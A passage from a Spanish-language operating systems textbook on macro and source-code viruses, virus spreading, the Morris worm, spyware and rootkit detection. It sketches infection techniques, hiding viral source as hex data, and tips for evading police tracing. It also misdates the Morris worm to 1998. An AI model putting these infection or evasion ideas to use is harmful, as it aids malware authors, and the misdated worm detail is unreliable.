Ahora viene el problema. Virgilio escribe un documento en *Word* y crea una macro que adjunta a la función OPEN FILE (abrir archivo). La macro contiene un **virus de macro**. Después envía el documento por e-mail a la víctima, quien por supuesto lo abre (suponiendo que el programa de correo electrónico no lo haya hecho ya). Al abrir el documento se ejecuta la macro OPEN FILE. Como la macro puede contener un programa arbitrario, puede hacer cualquier cosa como infectar otros documentos de *Word* o borrar archivos, por ejemplo. Para hacer justicia a Microsoft, *Word* proporciona una advertencia al abrir un archivo con macros, pero la mayoría de los usuarios no entienden lo que esto significa y de todas formas abren el archivo. Además, los documentos legítimos también pueden contener macros. Y hay otros programas que ni siquiera proporcionan esta advertencia, con lo cual es aún más difícil detectar un virus.

Con el crecimiento de los adjuntos de correo electrónico, es un problema inmenso enviar documentos con virus incrustados en las macros. Es mucho más fácil escribir esos virus que ocultar el verdadero sector de arranque en alguna parte de la lista de bloques defectuosos, ocultar el virus entre los vectores de interrupción y capturar el vector de trampas de llamadas al sistema. Esto significa que cada vez hay más personas con menos conocimientos técnicos que pueden escribir virus, lo cual reduce la calidad general del producto y da a los virus una mala reputación.

Virus de código fuente

Los virus parasíticos y del sector de arranque son muy específicos para cada plataforma; los virus de documentos son un poco menos específicos (*Word* se ejecuta en Windows y Macintosh, pero no en UNIX). Los virus más portátiles de todos son los **virus de código fuente**. Imagine el virus de la figura 9-27, pero con la modificación de que en vez de buscar archivos ejecutables binarios busca programas en C, para lo cual sólo hay que cambiar una línea (la llamada a `access`).

Hay que cambiar el procedimiento *infectar* e insertarle la línea

```
#include <virus.h>
```

en la parte superior de cada programa de código fuente en C. Hay que insertar también la siguiente línea:

```
ejecutar_virus( );
```

para activar el virus. Para decidir dónde se debe colocar esta línea se requiere cierta habilidad para analizar el código fuente en C, ya que debe ser en un lugar que permita llamadas a procedimientos sin problemas sintácticos, y además no debe ser un lugar en el que el código estaría muerto (por ejemplo, después de una instrucción `return`). Tampoco sirve colocarlo a la mitad de un comentario, y podría ser demasiado colocarlo dentro de un ciclo. Si suponemos que la llamada se puede colocar en forma apropiada (es decir, justo antes del final de *main* o antes de la instrucción `return`, si la hay), al momento de compilar el programa se incluirá el virus, tomado de *virus.h* (aunque *proj.h* podría atraer menos atención, en caso de que alguien lo viera).

Cuando se ejecute el programa, se hará una llamada al virus. Éste puede hacer todo lo que quiera; por ejemplo, buscar otros programas de C para infectarlos. Si encuentra uno, puede incluir sólo las dos líneas antes descritas, pero esto sólo funcionará en la máquina local, en donde se supone que *virus.h* ya está instalado. Para que esto funcione en una máquina remota, hay que incluir todo el código fuente del virus. Para ello se puede incluir el código fuente del virus como una cadena de caracteres inicializada, de preferencia como una lista de enteros hexadecimales de 32 bits para evitar que alguien averigüe lo que hace. Tal vez esta cadena sea muy larga, pero con el código actual que consta de una cantidad exorbitante de líneas, puede pasar desapercibido.

Para el lector sin experiencia, estos métodos pueden parecer bastante complicados. Tal vez se pregunte si se podrían hacer funcionar en la práctica. Y de hecho, sí se puede. Virgilio es un excelente programador y tiene mucho tiempo libre. Compruebe su periódico local para encontrar pruebas.

Cómo se esparcen los virus

Hay varios escenarios para la distribución. Empecemos con el clásico. Virgilio escribe su virus, lo inserta en un programa que ha escrito (o robado) y empieza a distribuirlo; por ejemplo, lo puede colocar en un sitio Web de shareware. En algún momento dado, alguien descarga el programa y lo ejecuta. En este punto hay varias opciones. Para empezar, tal vez el virus infecte más archivos en el disco duro, sólo en caso de que la víctima decida compartir algunos con un amigo más tarde. También puede tratar de infectar el sector de arranque del disco duro. Una vez infectado este sector, es fácil iniciar un virus residente en memoria en modo de kernel en los siguientes arranques.

En la actualidad, también hay otras opciones disponibles para Virgilio. El virus se puede escribir de manera que compruebe si la máquina infectada está en una LAN, algo que es muy probable en una máquina que pertenece a una empresa o universidad. Después el virus puede empezar a infectar archivos desprotegidos en todos los servidores conectados a la LAN. Esta infección no se extiende a los archivos protegidos, pero para resolverlo hay que hacer que los programas infectados

actúen en forma extraña. Es muy probable que un usuario que ejecute dicho programa le pida ayudar al administrador del sistema. Luego el administrador probará el programa extraño por sí mismo, para ver qué ocurre. Si el administrador realiza esto mientras esté conectado como superusuario, el virus puede infectar ahora los archivos binarios del sistema, los drivers de dispositivos, el sistema operativo y los sectores de arranque. Todo lo que se requiere es un error como éste y todas las máquinas en la LAN estarán comprometidas.

A menudo, las máquinas en una LAN tienen autorización de conectarse a las máquinas remotas a través de Internet o una red privada, o incluso tienen autorización para ejecutar comandos en forma remota sin iniciar sesión. Esta habilidad ofrece a los virus más oportunidad para esparcirse. Por ende, un error inocente puede infectar a toda la empresa. Para evitar este escenario, todas las empresas deben tener una directiva general que indique a los administradores no cometer errores.

Otra forma de esparcir un virus es publicar un programa infectado en un grupo de noticias de USENET o un sitio Web en el que se publiquen programas con regularidad. También es posible crear una página Web que requiera un complemento de navegador especial para verla, y después asegurarse que los complementos estén infectados.

Un ataque distinto es infectar un documento y después enviarlo por correo electrónico a muchas personas, o transmitirlo a una lista de correo o grupo de noticias de USENET, por lo general como un adjunto. Incluso las personas que nunca imaginarían ejecutar un programa que les envió algún extraño, tal vez no se den cuenta de que al hacer clic en el adjunto para abrirlo se puede liberar un virus en su máquina. Para empeorar más las cosas, el virus puede entonces buscar la libreta de direcciones del usuario y después enviarse por correo a todos los remitentes de esa lista, por lo general con una línea de Asunto que tenga una apariencia legítima o interesante, como

```
Asunto: Cambio de planes
Asunto: Re: ese último correo electrónico
Asunto: El perro murió anoche
Asunto: Estoy gravemente enfermo
Asunto: Te amo
```

Cuando llega el correo electrónico, el receptor ve que el emisor es un amigo o colega, y por lo tanto no sospecha nada. Una vez que abre el correo, es demasiado tarde. El virus “I LOVE YOU” que se esparció por el mundo en junio del 2000 trabajaba de esta forma y realizó daños hasta por mil millones de dólares.

El esparcimiento de la tecnología de los virus está relacionado en parte con el esparcimiento actual de los virus activos. Hay grupos de escritores de virus que se comunican constantemente por Internet y se ayudan a desarrollar nueva tecnología, nuevas herramientas y virus. Es probable que la mayor parte de estas personas sean aficionados en vez de criminales, pero los efectos pueden ser igual de devastadores. Los militares son otra categoría de escritores de virus, ya que los ven como un arma de guerra, que potencialmente podría deshabilitar las computadoras de un enemigo.

Otra cuestión relacionada con el esparcimiento de virus es la de evitar la detección: las cárceles son notorias por sus instalaciones de cómputo deficientes, por lo que Virgilio preferiría evitarlas. Si publica el virus inicial desde la computadora que tiene en su casa, corre cierto riesgo. Si el

ataque tiene éxito, la policía podría rastrearlo al buscar la etiqueta de hora y fecha más reciente en el mensaje del virus, ya que es probablemente la más cercana al origen del ataque.

Para minimizar su exposición, Virgilio podría ir a un café Internet en una ciudad distante, y conectarse desde ahí. Puede llevar el virus en una memoria USB o CD-ROM e implantarlo el mismo en una computadora, o si las máquinas no tienen puertos USB ni unidades de CD-ROM, puede pedir a la amable asistente que por favor lea el archivo *libro.doc* para poder imprimirlo. Una vez en su disco duro, le cambia el nombre a *virus.exe* y lo ejecuta, infectando toda la LAN con un virus que se activa un mes después, sólo en caso de que la policía decida pedir a las aerolíneas una lista de todas las personas que viajaron en avión esa semana.

Una alternativa a la memoria USB y el CD-ROM es obtener el virus de un sitio FTP remoto. O llevar una notebook y conectarla a un puerto Ethernet que proporcione el café Internet para los turistas que viajan con su notebook y desean leer su correo electrónico todos los días. Una vez conectado a la LAN, Virgilio puede prepararse para infectar a todas las máquinas que estén conectadas.

Hay mucho más que decir sobre los virus. En especial, la forma en que tratan de ocultarse y la manera en que el software antivirus trata de eliminarlos. Más adelante en este capítulo volveremos a tocar estos temas, después de ver las defensas contra el malware.

9.7.3 Gusanos

La primera violación a la seguridad computacional en Internet a gran escala empezó en la tarde del 2 de noviembre de 1998, cuando un estudiante graduado de Cornel llamado Robert Tappan Morris liberó un programa tipo gusano en Internet. Esta acción inhabilitó a miles de computadoras en universidades, empresas y laboratorios gubernamentales por todo el mundo antes de que pudieran rastrear y eliminar el gusano. A continuación analizaremos los puntos importantes de este suceso. Para obtener más información técnica, consulte el artículo de Spafford (1989). El libro de Hafner y Markoff (1991) presenta esta historia como un thriller policiaco.

La historia empezó en algún momento en 1998, cuando Morris descubrió dos errores en Berkeley UNIX que permitían obtener acceso no autorizado a las máquinas a través de Internet. Trabajando por su cuenta, escribió un programa llamado **gusano** que se duplicaba a sí mismo, el cual podía explotar estos errores y duplicarse en segundos en cada máquina a la que podía obtener acceso. Trabajó en el programa durante meses, tiempo en el cual lo optimizó con cuidado e hizo que tratara de ocultar su pista.

No se sabe si la liberación en noviembre 2 de 1998 era una prueba o era algo real. En cualquier caso, hizo que la mayoría de los sistemas Sun y VAX en Internet se doblegaran a unas cuantas horas de la liberación del gusano. La motivación de Morris se desconoce; es posible que considerara todo como una broma de alta tecnología, pero que debido a un error de programación se le haya salido de las manos.

Técnicamente, el gusano consistía en dos programas: el bootstrap y el gusano en sí. El bootstrap tenía 99 líneas de C y se llamaba *l1.c*. Se compilaba y ejecutaba en el sistema al que estaba atacando. Una vez en ejecución, se conectaba a la máquina de la que había llegado, enviaba el programa principal del gusano y lo ejecutaba. Después de esforzarse por ocultar su existencia,

el gusano analizaba las tablas de enrutamiento de su nuevo host para ver a qué máquinas estaba conectado y trataba de esparcir el bootstrap a esas máquinas.

Se intentaban tres métodos para infectar a las nuevas máquinas. El método 1 era tratar de ejecutar un shell remoto mediante el comando *rsh*. Algunas máquinas confían en otras, y ejecutan *rsh* sin ningún tipo de autenticación. Si esto funcionaba, el shell remoto actualizaba el programa del gusano y seguía infectando nuevas máquinas desde ahí.

El método 2 utilizaba un programa presente en todos los sistemas llamado *finger*, el cual permite que un usuario en cualquier parte de Internet escriba

```
finger nombre@sitio
```

para mostrar información sobre una persona en una instalación específica. Por lo general, esta información incluye el nombre real de la persona, su nombre de inicio de sesión, las direcciones de su hogar y su empleo junto con los números telefónicos, el nombre de la secretaria y el número telefónico, número de FAX e información similar. Es el equivalente electrónico de la agenda telefónica.

Finger funciona de la siguiente manera. En cada sitio hay un proceso de segundo plano llamado **demonio finger**, el cual se ejecuta todo el tiempo atendiendo y respondiendo consultas a través de Internet. Lo que hacía el gusano era llamar a *finger* con una cadena especial de 536 bytes como parámetro. Esta larga cadena desbordaba el búfer del demonio y sobrescribía su pila, de la manera que se muestra en la figura 9-24(c). El error que se explotaba aquí era que el demonio no comprobaba el desbordamiento. Cuando el demonio regresaba del procedimiento en el que se encontraba al momento de recibir la petición, no regresaba a *main* sino a un procedimiento dentro de la cadena de 536 bytes en la pila. Este procedimiento trataba de ejecutar a *sh*. Si funcionaba, el gusano ahora tenía un shell ejecutándose en la máquina a la que estaba atacando.

El método 3 dependía de un error en el sistema de correo (*sendmail*), el cual permitía que el gusano enviara una copia del boostrap para ejecutarla.

Una vez establecido, el gusano trataba de quebrantar las contraseñas de los usuarios. Morris no tenía que investigar mucho acerca de cómo poder lograr esto. Todo lo que tuvo que hacer fue preguntar a su padre, un experto de seguridad en la Agencia Nacional de Seguridad, la agencia del gobierno de los EE.UU. dedicada a quebrantar códigos, para que le proporcionara una reimpresión de un artículo clásico sobre el tema, que su padre y Ken Thompson habían escrito una década antes en Bell Labs (Morris y Thompson, 1979). Cada contraseña quebrantada permitía al gusano iniciar sesión en cualquier máquina en la que el propietario de la contraseña tuviera cuentas.

Cada vez que el gusano obtenía acceso a una nueva máquina, comprobaba si había otras copias activas del gusano ahí. De ser así, la nueva copia dejaba de ejecutarse, excepto que una de siete veces seguía en ejecución, tal vez en un intento por seguir propagando el gusano, incluso aunque el administrador del sistema iniciara su propia versión del gusano para engañar al gusano real. Con este proceso se creaban demasiados gusanos, y esto era la razón del por qué todas las máquinas infectadas dejaban de funcionar en un momento dado: estaban infestadas de gusanos. Si Morris hubiera omitido esto y el gusano simplemente dejara de ejecutarse al detectar otro gusano, tal vez nunca lo hubieran detectado.

A Morris lo atraparon cuando uno de sus amigos habló con el reportero de computadoras del *New York Times* John Markoff, y trató de convencerlo de que el incidente había sido un accidente,

que el gusano era inofensivo y que el autor lo sentía. El amigo dijo sin darse cuenta que el nombre de inicio de sesión del perpetrador era *rtm*. Era fácil convertir *rtm* en el nombre del propietario; todo lo que Markoff tuvo que hacer fue ejecutar *finger*. Al siguiente día la historia estaba en la sección principal de la primera página, e inclusive eclipsó la elección presidencial tres días después.

Una corte federal juzgó y condenó a Morris. Fue sentenciado a una multa de 10,000, 3 años de libertad condicional y 400 horas de servicio comunitario. Sus costos legales probablemente excedieron los 150,000. Esta sentencia generó mucha controversia. Muchos en la comunidad computacional sentían que era un brillante estudiante graduado, cuya broma inofensiva se había salido de control. Nada en el gusano sugería que Morris tratara de robar o dañar algo. Otros sentían que era un criminal serio y debería haber ido a la cárcel. Tiempo después, Morris obtuvo su Ph. D. de Harvard y ahora es profesor en el M.I.T.

Un efecto permanente de este incidente fue el establecimiento del **CERT** (*Computer Emergency Response Team*, Equipo de respuesta a emergencias computacionales), que proporciona un lugar central para reportar los intentos de entrar a un sistema sin autorización, y un grupo de expertos para analizar los problemas de seguridad y diseñar correcciones. Aunque sin duda esta acción fue un paso hacia adelante, también tuvo su lado negativo. CERT recolecta información sobre las fallas de los sistemas que pueden sufrir ataques y la maneras de corregirlas. Por necesidad, pone esta información en circulación a nivel mundial para miles de administradores de sistemas en Internet. Por desgracia, los tipos malos (que tal vez se hagan pasar por administradores de sistemas) también pueden obtener los reportes de errores y explotar esas lagunas durante horas (o incluso días) antes de que se cierren.

Después del gusano de Morris se liberó una variedad de gusanos más. Éstos operan con los mismos lineamientos que el gusano de Morris, sólo que explotan distintos errores en otro tipo de software. Tienden a esparcirse con mayor rapidez que los virus, ya que se desplazan por su cuenta. Como consecuencia se está desarrollando la tecnología anti-gusanos para atraparlos justo cuando aparecen por primera vez, en vez de esperar a que cataloguen e introduzcan el gusano en una base de datos central (Portokalidis y Bos, 2007).

9.7.4 Spyware

El **spyware** es un tipo de malware cada vez más común. En general, el spyware es software que se carga de manera clandestina en una PC sin que su propietario se entere, y se ejecuta en segundo plano para hacer cosas a espaldas del propietario. Sin embargo, definirlo es algo complicado. Por ejemplo, Windows Update descarga de manera automática los parches de seguridad en las máquinas Windows sin que los propietarios se enteren. De igual forma, muchos programas antivirus se actualizan de manera automática en segundo plano. Nada de esto se considera spyware. Si Potter Stewart estuviera vivo, probablemente diría algo como: “No puedo definir el spyware, pero lo reconozco cuando lo veo”.[†]

[†] Potter Stewart fue un juez en la Suprema Corte de los EUA de 1958 a 1981. Ahora es famoso por escribir una opinión sobre un caso relacionado con la pornografía, en el cual admitió no poder definir la pornografía, pero dijo “la reconozco cuando la veo”.

Otros se han esforzado mucho por definirlo. Barwinski y sus colaboradores (2006) dijeron que tiene cuatro características. En primer lugar se oculta, por lo que la víctima no puede encontrarlo con facilidad. En segundo lugar, recolecta datos sobre el usuario (sitios Web visitados, contraseñas e incluso números de tarjetas de crédito). En tercer lugar, comunica la información recolectada de vuelta a su amo distante. Y en cuarto lugar, trata de sobrevivir a los distintos intentos por eliminarlo. Además, cierto spyware modifica la configuración y realiza otras actividades maliciosas y molestas, como veremos a continuación.

Barwinsky y sus colaboradores dividieron el spyware en tres amplias categorías. La primera es el marketing: el spyware sólo recolecta información y la envía de vuelta a su amo, por lo general para poder tener una mejor publicidad dirigida a máquinas específicas. La segunda categoría es la vigilancia, en donde las empresas colocan spyware de manera intencional en las máquinas de los empleados para llevar el registro de lo que hacen y los sitios Web que visitan. La tercera categoría se acerca al malware clásico, en donde la máquina infectada se convierte en parte de un arreglo de zombies en espera a que su amo les de órdenes para desplazarse.

Estos investigadores hicieron un experimento para ver qué tipos de sitios Web contienen spyware, al visitar 5000 sitios. Observaron que los principales proveedores de spyware son sitios Web relacionados con el entretenimiento para adultos, viajes en línea y bienes raíces.

En la Universidad de Washington se realizó un estudio más grande (Moshchuk y colaboradores, 2006). En este estudio se inspeccionaron unos 18 millones de URLs, de los cuales se descubrió que casi 6% contiene spyware. Por ende, no es sorpresa que en un estudio realizado por AOL/NCSA que ellos citan, 80% de las computadoras domésticas inspeccionadas estaban infestadas por spyware, con un promedio de 93 piezas de spyware por computadora. El estudio de la UW descubrió que los sitios para adultos, de celebridades y de papel tapiz para computadora tenían las tasas de infección más grandes, pero no examinaron los viajes ni bienes raíces.

Cómo se esparce el spyware

La siguiente pregunta obvia es: "¿Cómo se infecta con spyware una computadora?". Una de las formas es por medio de un caballo de Troya, o troyano, de manera similar al malware. Hay una cantidad considerable de software gratuito que contiene spyware, y el autor del software hace dinero con este spyware. El software de compartición de archivos punto a punto (como Kazaa) está lleno de spyware. Además, muchos sitios Web muestran anuncios de pancarta que llevan a los navegantes a páginas Web infestadas de spyware.

La otra ruta principal de infección se conoce a menudo como **descarga de paso**. Es posible adquirir spyware (de hecho, cualquier tipo de malware) con sólo visitar una página Web infectada. Hay tres variantes de la tecnología de infección. En primer lugar, la página Web puede redirigir el navegador a un archivo ejecutable (*.exe*). Cuando el navegador ve el archivo, aparece un cuadro de diálogo preguntando al usuario si desea ejecutar o guardar el programa. Como las descargas legítimas utilizan el mismo mecanismo, la mayoría de los usuarios sólo hacen clic en Ejecutar, con lo cual el navegador descarga y ejecuta el software. En este punto, la máquina está infectada y el spyware tiene la libertad de hacer lo que quiera.

La segunda ruta común es la barra de herramientas infectada. Tanto Internet Explorer como Firefox soportan barras de herramientas de terceras partes. Algunos escritores de spyware crean una

barra de herramientas agradable que tenga ciertas característica útiles, y después le hacen mucha publicidad como un grandioso complemento gratuito. Las personas que instalan la barra de herramientas reciben el spyware. Por ejemplo, la popular barra de herramientas Alexa contiene spyware. En esencia, este esquema es un caballo de Troya, sólo que se empaqueta de manera distinta.

La tercera variante de infección es más sinuosa. Muchas páginas Web utilizan una tecnología de Microsoft llamada **controles activeX**. Estos controles son programas binarios del Pentium que se conectan a Internet Explorer y extienden su funcionalidad; por ejemplo, para visualizar tipos especiales de páginas Web con imágenes, audio o video. En principio, esta tecnología es perfectamente legítima; en la práctica es muy peligrosa y tal vez sea el principal método por el que ocurren las infecciones de spyware. Este método siempre está dirigido a IE (Internet Explorer) y nunca a Firefox u otros navegadores.

Cuando se visita una página con un control activeX, lo que ocurre depende de la configuración de seguridad de IE. Si es demasiado baja, el spyware se descarga y se instala de manera automática. La razón por la que las personas establecen la configuración de seguridad en un nivel bajo es que cuando está en un nivel muy alto, muchos sitios Web no se muestran correctamente (o no se muestran por completo), o IE está pidiendo permiso de manera constante para cualquier acción, y el usuario no comprende nada de eso.

Ahora suponga que el usuario tiene el nivel de configuración de seguridad demasiado alto. Al visitar una página Web, IE detecta el control activeX y muestra un cuadro de diálogo que contiene un mensaje *proporcionado por la página Web*. Este mensaje podría decir algo como

¿Desea instalar y ejecutar un programa que agilice su acceso a Internet?

La mayoría de las personas piensa que esto es bueno y hacen clic en ACEPTAR. Y después de esto quedan infectados. Los usuarios sofisticados tal vez revisen el resto del cuadro de diálogo, donde encontrarán otros dos elementos. Uno es un vínculo al certificado de la página Web (como vimos en la sección 9.2.4) que proporciona una CA de la que nunca han oído antes y que no contiene información útil, aparte del hecho de que la CA afirma que la empresa existe y tuvo suficiente dinero como para pagar por el certificado. El otro es un hipervínculo a una página Web distinta, que proporciona la página Web que se está visitando. Su propósito es explicar lo que hace el control activeX, pero de hecho puede ser sobre cualquier cosa, y en general explica lo maravilloso que es el control activeX y cómo ayudará al usuario a mejorar su experiencia de navegación. Armados con esta información falsa, a menudo hasta los usuarios sofisticados hacen clic en SÍ.

Si hacen clic en NO, lo común es que una secuencia de comandos en la página Web utilice un error en IE para tratar de descargar el spyware de todas formas. Si no hay un error disponible para explotarlo, puede tratar de descargar el control activeX una y otra vez, y en cada intento IE muestra el mismo cuadro de diálogo. La mayoría de las personas no saben qué hacer en ese punto (van al administrador de tareas y cierran IE), por lo que en cierto momento se rinden y hacen clic en SÍ. Y quedan infectados.

A menudo, lo que ocurre a continuación es que el spyware muestra un acuerdo de licencia de 20 o 30 páginas, escrito en un lenguaje que sólo Geoffrey Chaucer o un abogado especializado entenderían. Una vez que el usuario acepta la licencia, puede perder su derecho de demandar al distribuidor de spyware por consentir que éste se ejecute libremente, aunque algunas veces las leyes locales invalidan esas licencias (si la licencia dice “por este medio, el concesionario da al otorgante

de la licencia de manera irrevocable el derecho de matar a la madre del concesionario y reclamar su herencia", el otorgante de la licencia podría tener problemas para convencer a las cortes cuando quiera cobrar su dinero, a pesar de que el concesionario aceptó las condiciones).

Acciones que realiza el spyware

Ahora veamos lo que el spyware hace con frecuencia. Todos los puntos en la siguiente lista son comunes.

1. Modifica la página de inicio del navegador.
2. Modifica la lista de páginas favoritas (sitios favoritos) del navegador.
3. Agrega nuevas barras de herramientas al navegador.
4. Cambia el reproductor de medios predeterminado del usuario.
5. Cambia el motor de búsqueda predeterminado del usuario.
6. Agrega nuevos iconos al escritorio de Windows.
7. Reemplaza los anuncios de pancarta (*banners*) en las páginas Web con los que elije el mismo spyware.
8. Coloca anuncios en los cuadros de diálogo estándar de Windows.
9. Genera un flujo continuo e imparable de anuncios emergentes (*pop-up*).

Los primeros tres puntos modifican el comportamiento del navegador, por lo general de tal forma que ni reiniciando el sistema se pueden restaurar los valores anteriores. Este ataque se conoce como **secuestro del navegador**. Los dos puntos modifican opciones en el registro de Windows y sin que el usuario se entere, lo llevan a un reproductor de medios distinto (que muestra los anuncios elegidos por el spyware) y a un motor de búsqueda distinto (que devuelve como resultados de las búsquedas los sitios Web que el spyware desea). Agregar iconos al escritorio es un intento obvio por hacer que el usuario ejecute software recién instalado. Al reemplazar los anuncios de pancarta (*banners*) (imágenes *.gif* de 468 $\times$ 60) en las páginas Web subsiguientes, puede parecer que todas las páginas Web que se visitan están anunciando los sitios que el spyware selecciona. Pero el último punto es el más molesto: un anuncio emergente que no se puede cerrar, pero que genera de inmediato otro anuncio emergente de manera ilimitada, sin que haya forma de detenerlos. Además, algunas veces el spyware deshabilita el firewall, elimina el spyware de la competencia y lleva a cabo otras acciones maliciosas.

Muchos programas de spyware incluyen desinstaladores, pero éstos casi nunca funcionan, por lo que los usuarios experimentados no tienen manera de eliminar el spyware. Por fortuna, se está creando una nueva industria de software antispyware y las empresas de antivirus existentes están empezando a participar.

No hay que confundir el spyware con el **adware**, en el cual los distribuidores de software legítimo (pero pequeño) ofrecen dos versiones de su producto: uno gratuito con anuncios y otro que

tiene un costo, pero no tiene anuncios. Estas empresas son muy claras en cuanto a la existencia de dos versiones de su producto, y siempre ofrecen a sus usuarios la opción de actualizar su software a la versión comercial, para deshacerse de sus anuncios.

9.7.5 Rootkits

Un **rootkit** es un programa o conjunto de programas y archivos que intenta ocultar su existencia, incluso frente a los esfuerzos determinados del propietario de la máquina infectada por localizarlo y eliminarlo. Por lo general, el rootkit contiene malware que también se oculta. Los rootkits se pueden instalar mediante cualquiera de los métodos analizados hasta ahora, incluyendo los virus, gusanos y spyware, así como por otros medios, uno de los cuales analizaremos más adelante.

Tipos de rootkits

Ahora vamos a analizar los cinco tipos de rootkits posibles en la actualidad, de abajo hacia arriba. En todos los casos, la cuestión es: ¿Dónde se oculta el rootkit?

1. **Rootkits de firmware.** Por lo menos en teoría, para ocultar un rootkit en el BIOS, éste se reprograma y se incluye una copia del rootkit. Dicho rootkit obtendría el control cada vez que se iniciara la máquina, y también cada vez que se hiciera una llamada a una función del BIOS. Si el rootkit se cifrara a sí mismo después de cada uso y se descifrara antes de cada uso, sería muy difícil de detectar. Todavía no se ha observado este tipo de rootkit en la comunidad de computadoras.
2. **Rootkits de hipervisor.** Un tipo de rootkit muy sigiloso podría ejecutar todo el sistema operativo y las aplicaciones en una máquina virtual bajo su control. La primera prueba del concepto fue **blue pill** (una referencia a una película llamada *The Matrix*), que una hacker polaca llamada Joanna Rutkowska demostró en el 2006. Por lo general, este tipo de rootkit modifica la secuencia de arranque, de tal forma que al encender la máquina se ejecute el hipervisor directamente en el hardware, que a su vez inicia el sistema operativo y sus aplicaciones en una máquina virtual. La fortaleza de este método (al igual que el anterior) es que no hay nada oculto en el sistema operativo, en las bibliotecas o en los programas, de manera que los detectores de rootkits que busquen ahí no encontrarán nada.
3. **Rootkits de kernel.** El tipo más común de rootkit en la actualidad es uno que infecta al sistema operativo y se oculta en él como un driver de dispositivo, o como un módulo de kernel que se puede cargar de manera opcional. El rootkit puede reemplazar con facilidad a un driver extenso, complejo y que cambia con frecuencia, con uno nuevo que contenga el driver anterior junto con el rootkit.
4. **Rootkits de biblioteca.** Otro lugar en donde se puede ocultar el rootkit es en la biblioteca del sistema; por ejemplo, *libc* en Linux. En esta ubicación el malware tiene la oportunidad de inspeccionar los argumentos y valores de retorno de las llamadas al sistema, y las modifica según sea necesario para mantenerse oculto.

5. **Rootkits de aplicación.** Otro lugar para ocultar un rootkit es dentro de un programa de aplicación extenso, en especial uno que cree muchos archivos nuevos mientras se ejecuta (perfiles de usuario, vistas previas de imágenes, etc.). Estos nuevos archivos son buenos lugares para ocultar cosas, y a nadie se le hace extraño que existan.

La figura 9-30 muestra cinco lugares en donde se pueden ocultar los rootkits.




Figura 9-30. Cinco lugares en los que se puede ocultar un rootkit.

Detección de rootkits

Es difícil detectar los rootkits cuando no se puede confiar en el hardware, el sistema operativo, las bibliotecas o las aplicaciones. Por ejemplo, una manera obvia de buscar un rootkit es hacer listados de todos los archivos en el disco. Sin embargo, la llamada al sistema que lee un directorio, el procedimiento de biblioteca que realiza esta llamada al sistema y el programa que realiza el listado son todos potencialmente maliciosos y podrían censurar los resultados, omitiendo archivos relacionados con el rootkit. Sin embargo la situación no es irremediable, como veremos a continuación.

Es complicado detectar un rootkit que inicie su propio hipervisor y después ejecute el sistema operativo y todas las aplicaciones en una máquina virtual bajo su control, pero no imposible. Para ello, hay que analizar con cuidado las discrepancias menores en el rendimiento y la funcionalidad, entre una máquina virtual y una real. Garfinkel y sus colaboradores (2007) han sugerido varias de ellas, como veremos a continuación. Carpenter y sus colaboradores (2007) también han hablado sobre este tema.

Una clase completa de métodos de detección se basa en el hecho de que el mismo hipervisor utiliza recursos físicos, y se puede detectar la pérdida de estos recursos. Por ejemplo, el hipervisor en sí necesita usar algunas entradas de la TLB y compite con la máquina virtual por estos escasos recursos. Un programa de detección podría hacer presión sobre la TLB, observar el rendimiento y compararlo con el rendimiento anterior obtenido sólo con el hardware.

Otra clase de métodos de detección está relacionada con la sincronización, en especial de los dispositivos de E/S virtualizados. Suponga que se requieren 100 ciclos de reloj para leer cierto registro de dispositivos PCI en la máquina real, y que esta vez tiene muchas probabilidades de reproducirse. En un entorno virtual el valor de este registro proviene de la memoria, y su tiempo de lectura depende de si se encuentra en la caché de nivel 1 o 2 de la CPU, o en la RAM. Un programa de detección no tendría dificultades en obligar al registro a cambiar de un estado a otro y medir la variabilidad en los tiempos de lectura. Observe que es la variabilidad lo que importa, y no el tiempo de lectura.

Otra área que se puede sondear es el tiempo requerido para ejecutar instrucciones privilegiadas, en especial las que sólo requieren unos cuantos ciclos de reloj en el hardware real, y requieren cientos o miles de ciclos de reloj cuando se deben emular. Por ejemplo, si al leer cierto registro protegido de la CPU se requiere 1 nseg en el hardware real, no hay forma en que se puedan realizar mil millones de interrupciones y emulaciones en 1 segundo. Desde luego que el hipervisor puede hacer trampa al reportar el tiempo emulado en vez del tiempo real en todas las llamadas al sistema en las que se involucre el tiempo. El detector puede evitar el tiempo emulado al conectarse a una máquina remota o a un sitio Web que proporcione una base de tiempo precisa. Como el detector sólo necesita medir los intervalos (por ejemplo, cuánto tiempo se requiere para ejecutar mil millones de lecturas de un registro protegido), no importa la variación entre el reloj local y el remoto.

Si ningún hipervisor se ha escabullido entre el hardware y el sistema operativo, entonces el rootkit podría estar oculto dentro de este último. Es difícil detectarlo al iniciar la computadora, ya que no se pude confiar en el sistema operativo. Por ejemplo, el rootkit podría instalar un gran número de archivos cuyos nombres empiecen con “$$$_”, y cuando lea directorios para los programas de usuario nunca reportará la existencia de dichos archivos.

Una manera de detectar rootkits bajo estas circunstancias es iniciar la computadora desde un medio externo confiable, como el CD-ROM/DVD o la memoria USB originales. Así, se puede explorar el disco mediante un programa antirootkit sin temor de que el mismo rootkit interfiera con la exploración. De manera alternativa, se puede realizar un hash criptográfico de cada archivo en el sistema operativo, para después comparar los resultados con una lista que se haya creado al momento de instalar el sistema, y que se haya almacenado fuera del mismo, en donde nadie la pueda alterar. O si no se hubieran realizado dichos cálculos de hashes en un principio, se pueden calcular desde el CD-ROM o DVD de instalación en ese momento, o sólo hay que comparar los mismos archivos.

Los rootkits en las bibliotecas y en los programas de aplicación son más difíciles de ocultar, pero si el sistema operativo se cargó desde un medio externo y es confiable, sus hashes también se pueden comparar con los hashes que se sabe son buenos y están almacenados en un CD-ROM.

